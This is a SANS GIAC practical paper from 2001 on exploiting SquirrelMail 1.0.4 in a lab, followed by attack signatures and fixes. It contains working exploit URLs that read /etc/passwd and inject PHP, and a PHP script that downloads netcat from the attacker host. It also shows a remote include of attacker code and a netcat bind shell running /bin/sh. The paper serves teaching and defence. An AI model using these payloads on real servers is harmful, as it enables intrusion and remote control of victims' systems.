

Use offense to inform defense.
Find flaws before the bad guys do.

Copyright SANS Institute
Author Retains Full Rights

This paper is from the SANS Penetration Testing site. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Web App Penetration Testing and Ethical Hacking (SEC542)"
at <https://pen-testing.sans.org/events/>

EXPLOITING VULNERABILITIES IN SQUIRRELMAIL

**SANS GIAC Practical Assignment v1.5c
Advanced Incident Handling and Hacker Exploits**

Kevin Bong
September 20, 2001

EXPLOIT DETAILS	3
NAME	3
VARIANTS	3
OPERATING SYSTEM.....	3
PROTOCOLS/SERVICES	3
BRIEF DESCRIPTION	3
DESCRIPTION OF PROTOCOLS USED IN EXPLOIT	3
HTTP AND HTTPS.....	3
HTML.....	3
PHP.....	3
HOW THE EXPLOIT WORKS	4
ATTACK DIAGRAM	4
TEST NETWORK CONFIGURATION	4
WEB SERVER (VICTIM) CONFIGURATION	4
WINDOWS NT WORKSTATION (ATTACKER) CONFIGURATION.....	5
TOOLS USED FOR ATTACK	5
READING FILES FROM THE WEB SERVER (BASIC ATTACK)	5
WRITING TO FILES ON THE WEBSERVER (BASIC ATTACK)	6
EXECUTING ARBITRARY COMMANDS ON THE WEBSERVER	7
EXAMPLE USE OF THE EXPLOIT (ADVANCED ATTACK).....	7
PREPARATION	7
THE ATTACK.....	8
SIGNATURE OF THE ATTACK	13
PACKET CAPTURES/SESSION OVERVIEW	13
APACHE LOG FILES	14
FILES IN DATA DIRECTORY	14
RUNNING PROCESSES	15
OPEN OR LISTENING PORTS.....	15
DETECTING AND PREVENTING THE ATTACK.....	15
FIREWALL	15
WEBSITE DEFAACEMENT MONITOR	15
FILE INTEGRITY CHECKER (TRIPWIRE)	16
NETWORK BASED IDS SYSTEM	16
HOW TO PROTECT AGAINST THIS EXPLOIT.....	16
HOW TO FIX THE SQUIRRELMAIL VULNERABILITY	16
HOW TO SECURE PHP TO LIMIT FUTURE VULNERABILITIES	16
SOURCE/PSEUDO CODE.....	17
ADDITIONAL INFORMATION - REFERENCES:.....	17

Exploit Details

Name

Remote command execution vulnerabilities in Squirrelmail

Variants

None

Operating System

Linux, Unix, Windows 95, 98, NT, 2000 (Any operating system capable of running PHP)

Protocols/Services

HTTP, HTTPS, HTML with embedded PHP scripting

Brief Description

An attacker can run arbitrary commands on the remote web server by executing library files and overwriting script variables that aren't properly initialized.

Description of Protocols Used in Exploit

HTTP and HTTPS

HTTP and HTTPS are protocols that carry requests for web pages and web page content between web servers and web browser applications. Parameters within HTTP requests, such as cookie content and form and querystring variables, are easy to manipulate. This allows an attacker to send "false" information or input to the server that the web-application developer did not expect.

HTML

(Hypertext Markup Language) is a specification for formatting content to be displayed within a web browser.

PHP

PHP is a functional programming language that can be embedded within HTML pages to generate dynamic content. PHP code is executed on the web server.


PHP is designed to be very powerful and easy to use. Some features of PHP that help accomplish this are:

- Variables do not need to be declared, variables will be automatically initialized the first time they are used.
- A global variable is created for each HTTP form, querystring, and cookie parameter contained in the HTTP request before any script execution begins.
- PHP includes hundreds of built-in functions, including the ability to read and write files and execute other programs on the server.

How the Exploit Works

This section describes a configuration that can be used to duplicate the attack. It then outlines the vulnerabilities in the Squirrelmail source code and PHP scripting language that enable the exploit. Finally two versions of the attack will be shown. The “Basic Attack” simply uses specially crafted URL’s to read or write to files on the victim web server. The “Advanced Attack” then uses these capabilities and other features of Squirrelmail to initiate a remote shell on the victim web server.

Attack Diagram



Test Network Configuration

The exploit was duplicated on a closed test-lab network consisting of a RedHat Linux web server (the victim) and a Windows NT Workstation desktop (the attacker’s machine).

Web Server (Victim) Configuration

Here are the steps used to build the webserver and install and configure Squirrelmail.

- Format the drive and clean install RedHat 7.1
- Use the “Server” installation script with default settings
- Download and install the Red Hat package containing the Cyrus IMAP daemon version 2.0.9-3
- Download and unpack Squirrelmail version 1.0.4
- The installation of Squirrelmail is detailed in the document “INSTALL” that is distributed with the program. Here are the steps followed from the “INSTALL” document.
 1. Place the “squirrelmail” folder in /var/www/html so it is readable by the webserver
 2. Give the webserver user write access to the squirrelmail/data directory using the following commands:

```
$ chown -R apache data
$ chgrp -R apache data
```
 3. Create an attachments directory outside of the squirrelmail folder using the following commands:

```
$ cd /var/www
$ mkdir attachments
$ chgrp -R apache attachments
$ chmod 730 attachments
```
 4. Run Squirrelmail/config/conf.pl to configure Squirrelmail to use the newly created directories

5. Use the “ntsysv” program to start the cyrus(IMAP) service and the http service

Windows NT Workstation (Attacker) configuration

The software of interest on the attacker’s machine includes:

- Microsoft Internet Explorer 4.01 and Netscape Navigator 4.72. These browsers will be used to send URL requests to the web server.
- Microsoft Internet Information Server 4.0 Web Service. This service will be used to serve PHP commands that the web server will download and execute.
- Microsoft Internet Information Server 4.0 FTP Service. This service will be used to download the “netcat” binary to the victim web server so a remote shell can be opened.

Tools Used for Attack

- Microsoft Internet Explorer 4.01
- Text Editor
- Netcat for Windows NT
- Netcat binary for RedHat linux (Compiled with GAPPING_SECURITY_HOLE)

Reading files from the web server (Basic Attack)

The first vulnerability in Squirrelmail allows an attacker to read information from any file to which the web server user account has rights without logging in to the server. Here are the attributes of the Squirrelmail code that work together to allow this to happen:

1. Many variables are not declared or initialized before they are used.
2. There are a number of shared “library” files that are called from the Squirrelmail PHP scripts. These library files are not meant to be called directly by the web user, but the default configuration allows them to be.

Here is a block of code from one of the library files, “load_prefs.php”:

```
38 if ((isset($chosen_theme) && (file_exists($chosen_theme))) {
39     require("$chosen_theme");
40 } else {
41     if (file_exists($theme[0]["PATH"])) {
42         require($theme[0]["PATH"]);
43     } else {
```

If the library file “load_prefs.php” is called directly by the web browser, \$theme[0][“PATH”] is not initialized before it is used here. Since PHP allows us to create a globally-scoped variable simply by passing that variable as an HTTP GET or POST parameter, or even a cookie value, it is easy for the user to initialize this variable to any value.

Inspection of additional code in “load_prefs.php” reveals that one must also provide the following variables to get the code above to execute by directly calling load_prefs.php.

- \$username (can be anything)
- \$config_php = true
- \$data_dir = the directory of the Squirrelmail data directory. This could be guessed, or there are vulnerabilities in Squirrelmail that will provide this information. This vulnerability can

be found in *Remote command execution vulnerabilities in Squirrelmail* (<http://www.securereality.com.au/sradv00010.txt>).

We use the above information to craft a specific URL to send to Squirrelmail. This URL can be loaded using any web browser, such as Internet Explorer.

[http://172.17.1.10/squirrelmail/src/load_prefs.php?username=nobody&config_php=true&theme\[0\]\[PATH\]=/etc/passwd&data_dir=/var/www/html/squirrelmail/data](http://172.17.1.10/squirrelmail/src/load_prefs.php?username=nobody&config_php=true&theme[0][PATH]=/etc/passwd&data_dir=/var/www/html/squirrelmail/data)

When the web server loads this URL and parses the script, the PHP variable `$theme[0][PATH]` is set to `"/etc/passwd"`.

When the script executes `"42 require($theme[0][\"PATH\"]);"`, the contents of `/etc/passwd` will be pushed to the screen. If a different file that contained PHP code had been specified, that PHP code would have been executed.

Writing to files on the webserver (Basic Attack)

The second vulnerability in Squirrelmail allows an attacker to write to files on a web server with the rights of the web server application without logging into that server. Here are the attributes of the Squirrelmail code that work together to allow this to happen:

1. Many variables are not declared or initialized before they are used.
2. Form input is not verified to be valid before it is acted upon.

One file that can be written to in the Squirrelmail application is the user's "preferences" file. Each user has a preferences file, and to allow the user to change his or her preferences it needs to have write access by the web server application. Here is a sample preferences file:

```
[root@localhost data]# cat kevin.pref
full_name=
reply_to=
chosen_theme=./themes/default_theme.php
order1=1
order2=2
order3=3
order4=5
order5=4
```

One script that modifies the preferences file is `"options_order.php"`. This script allows the user to change the order in which email header fields are displayed on the screen. The following code block shows how option order changes are written to the preferences file:

```
83     } else if ($method == 'add' && $add) {
84         $index_order[count($index_order)+1] = $add;
85     }
86
87     if ($method) {
88         for ($i=1; $i <= count($index_order); $i++) {
89             setPref($data_dir, $username, "order$i", $index_order[$i]);
90         }
91     }
```

If the attacker runs this script and sets the variable \$method to “add”, then whatever is in the variable \$add will be written to the preferences file.

Using the above information one can figure out an http request to send to the Squirrelmail web server to exploit this vulnerability:

[http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&add=<?php%20passthru\(“/bin/ls%20/etc”\)?>](http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&add=<?php%20passthru(“/bin/ls%20/etc”)?>)

The result of the above command is to have the string “<?php passthru(“/bin/ls /etc”)?>” written to the file kevin.pref in the Squirrelmail data directory:

```
[kbong@localhost data]$ cat kevin.pref
full_name=
reply_to=
chosen_theme=./themes/default_theme.php
order1=1
order2=2
order3=3
order4=5
order5=4
order6=<?php passthru(“/bin/ls /etc”)?>
```

Executing Arbitrary Commands on the webserver

It has been shown that an attacker can use the Squirrelmail vulnerability to read and parse with PHP any file on the webserver to which the webserver process has read rights. An attacker can also write to any file on the webserver to which the webserver process has write rights. If the attacker combines these two abilities with some other features of PHP scripting she will have the ability to execute any command on the webserver that the webserver process would have the rights to execute. A sample of this ability is shown below.

Example use of the exploit (Advanced Attack)

Here is a real-world example of how an attacker could use the exploit to get a remote shell on the victim web server. The goal in this example is to download a “netcat” binary to the webserver and use it to launch a command shell that an attacker can connect to via TCP/IP. This example will also demonstrate some of the other features of the PHP scripting language that can make a system more vulnerable to attack. These features include:

- The ability to execute external programs on the server
- The ability to download software from another server using FTP, HTTP, etc.
- The ability to “include” PHP script from a remote server into the local script.

Preparation

Here are the steps to prepare for the attack.

1. Locate the Netcat binary

One first needs to place the “netcat” binary in a location it can be download it from.

Since there is no firewall between the attacker and victim in this example FTP will be

used. The netcat binary for Redhat linux 7.1 is named “nc.exe” and placed in the ftp root directory on the attacker’s machine. Anonymous FTP is enabled.

2. Provide PHP script for downloading the netcat binary.

A default install of PHP includes the ability to download files using FTP. The following script uses this ability to download the netcat binary. This script is named “phpftpdownload.txt” and placed in the root web directory on the attacker’s webserver. I will show later how this script will be downloaded and executed on the victim’s server.

Contents of phpftpdownload.txt

```
<?php
// set up basic connection
$conn_id = ftp_connect("172.17.1.2");

// login with username and password
$login_result = ftp_login($conn_id, "anonymous", "foo@bar.com");

// check connection
if ((!$conn_id) || (!$login_result)) {
    echo "Ftp connection has failed!";
    echo "Attempted to connect to $ftp_server for user $user";
    die;
} else {
    echo "Connected";
}

// upload the file
$upload = ftp_get($conn_id, "/var/www/html/squirrelmail/data/nc", "nc",
FTP_BINARY);

echo $upload;

// close the FTP stream
ftp_quit($conn_id);
?>
```

The Attack


Here are the steps involved in the attack.

1. Modify a Squirrelmail preferences file on the webserver to include a command to run the netcat download script.


The PHP “include()” command has the ability to include and parse a file on a remote server. To read and parse the “phpftpdownload.txt” file on the attacker’s server one uses the command “include(“http://172.17.1.2/phpftpdownload.txt”);”

To write the above command to a Squirrelmail preferences file, all you have to do is use Microsoft Internet Explorer to load this URL:

[http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&ad d=<?php%20include\(“http://172.17.1.2/phpftpdownload.txt”\)?>](http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&ad d=<?php%20include(“http://172.17.1.2/phpftpdownload.txt”)?>)



Here is a screenshot of loading the above URL in Internet Explorer




Here is the modified preferences file

[http://172.17.1.10/squirrelmail/src/load_prefs.php?username=heyheyhey&config_php=tr ue&theme\[0\]\[PATH\]=/var/www/html/squirrelmail/data/kevin.pref&data_dir=/var/www/html/squirrelmail/data/](http://172.17.1.10/squirrelmail/src/load_prefs.php?username=heyheyhey&config_php=tr ue&theme[0][PATH]=/var/www/html/squirrelmail/data/kevin.pref&data_dir=/var/www/html/squirrelmail/data/)

When the script for this URL executes, the victim's server:

- Loads and runs the "phpftpdownload.txt" script, which downloads the netcat binary to the data directory
- Changes the netcat binary to executable
- Launches netcat to listen on port 8888 and launch a shell when someone connects



Netcat processes running on victim's server after loading the above URL

The netcat process can be seen here, set to listen on port 8888 and execute /bin/sh

```


Terminal 172.17.1.10
[File Edit Window Options Help]
[root@linux01:~]# netstat -tlnp
Active Internet connections (only servers):
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 *.*.*.*.*:80          *.*.*.*.*:*             LISTEN
tcp        0      0 *:ssh                 *:*                    LISTEN
tcp        0      0 *:pop3                *:*                    LISTEN
tcp        0      0 *:pop3s                *:*                    LISTEN
tcp        0      0 *:irc                  *:*                    LISTEN
tcp        0      0 *:sunrpc               *:*                    LISTEN
tcp        0      0 *:nfs                  *:*                    LISTEN
tcp        0      0 *:http                 *:*                    LISTEN
tcp        0      0 *:ftp                  *:*                    LISTEN
tcp        0      0 *:rpcbind              *:*                    LISTEN
tcp        0      0 *:localnet             *:*                    LISTEN
tcp        0      0 *:8888                 *:*                    LISTEN
tcp        0      0 *:gnome-smb           *:*                    LISTEN
tcp        0      0 *:https                *:*                    LISTEN
udp        0      0 *:32768                *:*                    LISTEN
udp        0      0 *:6443                 *:*                    LISTEN
udp        0      0 *:sunrpc               *:*                    LISTEN
Active UNIX domain sockets (only servers):
Proto Recv-Q Send-Q Type                State                T-Mode Path
unix 2      0      0 TCP                 LISTENING           1200 /var/imap/socket/imap
unix 2      0      0 TCP                 LISTENING           1201 /var/imap/socket/imap
unix 2      0      0 TCP                 LISTENING           1417 /tmp/.font-unix/fs7100
unix 2      0      0 TCP                 LISTENING           1464 /usr/X11-unix/X11
root@localhost:~#
Connection established

```

Listening ports on the victim's server after loading the above URL

Port 8888 is shown to be open and listening.

5. Connect to the remote shell from the attacker's machine using Netcat for NT. From the NT Command Prompt, run "nc 172.17.1.10 8888"



```
C:\WINNT\System32\cmd.exe - nc 172.17.1.10 8888
pwd
/var/www/html/squirrelmail/data
cd /
pwd
/
ls
bin
boot
dev
etc
home
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
```

Results of connecting to remote shell on victim machine and typing the commands “pwd”, “cd /”, “pwd”, and “ls”

Signature of the Attack

There are a number of places where evidence of an attacker using the Squirrelmail exploit can be found. These include HTTP Session/packet captures, Apache log files, the fields in the Squirrelmail data directory, and monitoring the running processes and listening ports.

Packet Captures/Session Overview

Here is a sample of the HTTP session of an attack captured using Achilles:

```
-----
GET
/squirrelmail/src/load_prefs.php?username=nobody&config_php=true&theme[0][
PATH]=/etc/passwd&data_dir=/var/www/html/squirrelmail/data/ HTTP/1.0
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT)
Host: 172.17.1.10
Proxy-Connection: Keep-Alive
Pragma: no-cache
-----
```

```
-----
HTTP/1.1 200 OK
Date: Wed, 26 Sep 2001 15:40:14 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux) mod_ssl/2.8.1 OpenSSL/0.9.6
DAV/1.0.2 PHP/4.0.4pl1 mod_perl/1.24_01
X-Powered-By: PHP/4.0.4pl1
Connection: close
Content-Type: text/html
-----
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
```

```
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
[file truncated]
```

You can see the HTTP GET request including our specially crafted URL. The response content is a dump of the contents of /etc/passwd.

Apache Log Files

Here is a sample of the Apache http log file containing a record of the exploit being used:

```
172.17.1.2 - - [14/Sep/2001:10:45:23 -0500] "GET
/squirrelmail/src/options_order.php?username=kevin&method
=add&add=<%php%20passthru('/bin/ls%20/etc') HTTP/1.1" 200 5864 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; Wi
ndows NT)"
172.17.1.2 - - [14/Sep/2001:10:46:38 -0500] "GET
/squirrelmail/src/load_prefs.php?username=nobody&config_p
hp=true&theme[0] [PATH]=/etc/passwd&data_dir=/var/www/html/squirrelmail/dat
a HTTP/1.1" 200 271 "-" "Mozilla
/4.0 (compatible; MSIE 5.01; Windows NT)"
172.17.1.2 - - [14/Sep/2001:10:47:29 -0500] "GET
/squirrelmail/src/options_order.php?username=kevin&method
=add&add=<%php%20passthru("/bin/ls%20/etc")% HTTP/1.1" 200 6238 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; W
indows NT)"
```

The requests for the specially crafted URL's can be seen in the logfile. You can also see the IP address of the attacker and the time that the attack occurred.

Files in data directory

Here is a sample of a Squirrelmail user preferences file after an attack:

```
[root@localhost data]# pwd
/var/www/html/squirrelmail/data
[root@localhost data]# cat kevin.pref
full_name=
reply_to=
chosen_theme=../themes/default_theme.php
order1=1
order2=2
order3=3
order4=5
order5=4
order6=<?php include("http://172.17.1.2/phpftpdownload.txt"); ?>
order7=<?php exec("chmod 777 /var/www/html/squirrelmail/data/nc"); ?>
order8=<?php exec("/var/www/html/squirrelmail/data/nc -l -p 8888 -e
/bin/sh >/dev/null"); ?>
[root@localhost data]#
```

You can see that “order6”, “order7” and “order8” contain PHP script that was inserted by the attacker.

Running processes

The “Basic Attack” will not create any suspicious processes. The Advanced Attack shown above, however, will create a process like this:

```
[root@localhost data]# ps -aux | grep Squirrelmail
apache      sh -c /var/www/html/squirrelmail/data/nc -l -p 8888 -e
/bin/sh >/dev/
```

The process shown is the netcat application listening on port 8888, set to execute /bin/sh when an attacker connects.

Open or Listening ports

The “Basic Attack” will not open any new ports.

The “Advanced Attack” shown above, however, will create a listener on port 8888. We can see this listener using netstat:

```
[root@localhost data]# netstat -l | grep 8888
tcp        0      0 *:8888          *:*              LISTEN
```

Once an attacker has connected to the remote shell, one can see the established connection:

```
[root@localhost data]# netstat | grep 8888
tcp        0      0 172.17.1.10:8888 172.17.1.2:1573  ESTABLISHED
```

Detecting and preventing the attack

Due to the nature of the vulnerability, most traditional security monitoring and blocking tools would not have prevented or detected the attack. Following are a list of common security technologies and how each would have reacted to the attack:

Firewall

A firewall would not likely have discovered or blocked the Basic Attack. The attack uses the same ports and protocols that normal Squirrelmail users would use to read their email.

A firewall may have blocked and detected the Advanced Attack. It used HTTP and FTP originating at the web server to pull files from the attacker, and it ran a remote shell on port 8888. A firewall should most likely be configured to block this traffic.

The Advanced Attack could be modified so that it only generates non-suspicious traffic and bypasses the firewall filters.

Website Defacement Monitor

A website defacement monitor periodically checks a web page or site for content changes. This type of monitor would not likely have discovered the basic attack. The attack did not modify the source code of the website itself, it only modified data files that are modified by the Squirrelmail application during normal use.

File Integrity Checker (Tripwire)

A File Integrity checker such as tripwire would not likely have discovered the basic attack. This is because the files modified by the attack are data files that are modified during normal use of the Squirrelmail program. Tripwire would usually be set to ignore changes to these files.

Tripwire may have discovered the advanced attack if the attacker had used the remote shell to modify files outside of the Squirrelmail data directory.

Network Based IDS System

A Network Based IDS System would not likely have picked up on the basic attack. Sending URLs to web servers is not a suspicious activity. Since Squirrelmail is not a widely used software package, a Network based IDS would not likely have had the signature of this attack in its database.

A Network Based IDS System would most likely have discovered the Advanced Attack. Since Netcat is often used by hackers, the signature of netcat may be in the IDS database. Also, the FTP, PHP include, and port8888/tcp traffic between the webserver and attacker's machine would be suspicious and probably would be picked up by a Network Based IDS. Again, the Advanced Attack could be modified to not generate suspicious traffic, allowing it to bypass a Network Based IDS.

How to protect against this exploit

How to fix the Squirrelmail vulnerability

The vulnerability has been fixed in versions of Squirrelmail later than 1.0.4. You can download the latest version of Squirrelmail from <http://www.squirrelmail.org/>.

How to secure PHP to limit future vulnerabilities

As was seen above, the default installation of PHP is very non-secure, making it difficult to write PHP programs that cannot be exploited. There are a number of configuration options in PHP that will make it more secure. Unfortunately, changing these options will break most existing software packages, including Squirrelmail. These settings are stored in the php.ini file. Here are some of the settings that can be changed:

- Set `safe_mode` to TRUE

By default, `safe_mode` is set to false. Setting `safemode` to true does the following:

1. Restricts running external programs on the web server from PHP
2. Restricts the use of dangerous functions, like `include()`, `ReadFile()`, `fOpen()`, etc.
3. Restricts access to files based on authentication information
4. Disables file upload

While this setting renders your PHP site much more secure, most PHP software, such as Squirrelmail, will not function with `safe_mode` set to TRUE

- Set `register_globals` to FALSE

This setting will cause PHP not to create a global variable for each URL GET, POST, or Cookie parameter. While this restricts an attacker from initializing your script variables, most PHP software is developed with the assumption that `register_globals` is set to `TRUE`.

- Set `open_basedir`
The `open_basedir` setting limits which directories files can be read from. This will keep the user from reading files outside of the PHP script directories.
- Set `allow_url_fopen` to off
This setting disables the remote file include feature of PHP that was used in the Advanced Attack.

Source/Pseudo Code

Source code and specially crafted URL's for the attack were given and described above in the section title "How the Exploit Works".

The source code for the vulnerable Squirrelmail application (version 1.0.4) is available from SourceForge at http://sourceforge.net/project/showfiles.php?group_id=311 .

Additional Information - References:

Clowes, Shaun "(SRADV00010) Remote command execution vulnerabilities in Squirrelmail" July 2, 2001. URL: <http://www.securereality.com.au/sradv00010.txt>

Clowes, Shaun "A Study In Scarlet" August 17, 2001. URL: <http://www.securereality.com.au/studyinscarlet.txt>

Schmid , Egon and Stig Sæther Bakken "PHP Manual" PHP Documentation Group, September 26, 2001. URL: <http://www.php.net/manual/en>

Schumann, S., et al. *Professional PHP Programming* Wrox Press, 1999

The Squirrelmail Foundation "Squirrelmail UserFAQ" September 20, 2001. URL: <http://www.Squirrelmail.org/wiki/wiki.php?UserFAQ>

Upcoming SANS Penetration Testing



Click Here to
{Get Registered!}



Community SANS Ottawa SEC560	Ottawa, ON	Oct 22, 2018 - Oct 27, 2018	Community SANS
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201810,	Oct 23, 2018 - Nov 29, 2018	vLive
Houston 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Houston, TX	Oct 29, 2018 - Nov 03, 2018	vLive
Community SANS Kansas City SEC560	Kansas City, KS	Oct 29, 2018 - Nov 03, 2018	Community SANS
SANS Houston 2018	Houston, TX	Oct 29, 2018 - Nov 03, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Nov 03, 2018 - Dec 08, 2018	Mentor
SANS Gulf Region 2018	Dubai, United Arab Emirates	Nov 03, 2018 - Nov 15, 2018	Live Event
SANS Dallas Fall 2018	Dallas, TX	Nov 05, 2018 - Nov 10, 2018	Live Event
Community SANS Omaha SEC504	Omaha, NE	Nov 05, 2018 - Nov 10, 2018	Community SANS
SANS DFIRCON Miami 2018	Miami, FL	Nov 05, 2018 - Nov 10, 2018	Live Event
Mentor Session - SEC560	Des Moines, IA	Nov 05, 2018 - Dec 08, 2018	Mentor
SANS London November 2018	London, United Kingdom	Nov 05, 2018 - Nov 10, 2018	Live Event
SANS Sydney 2018	Sydney, Australia	Nov 05, 2018 - Nov 17, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Nov 06, 2018 - Dec 18, 2018	Mentor
SANS Osaka 2018	Osaka, Japan	Nov 12, 2018 - Nov 17, 2018	Live Event
Pen Test HackFest Summit & Training 2018	Bethesda, MD	Nov 12, 2018 - Nov 19, 2018	Live Event
Mentor Session - SEC504	Vancouver, BC	Nov 17, 2018 - Dec 15, 2018	Mentor
Mentor Session AW - SEC504	Hong Kong, China	Nov 25, 2018 - Dec 08, 2018	Mentor
Austin 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS Austin 2018	Austin, TX	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
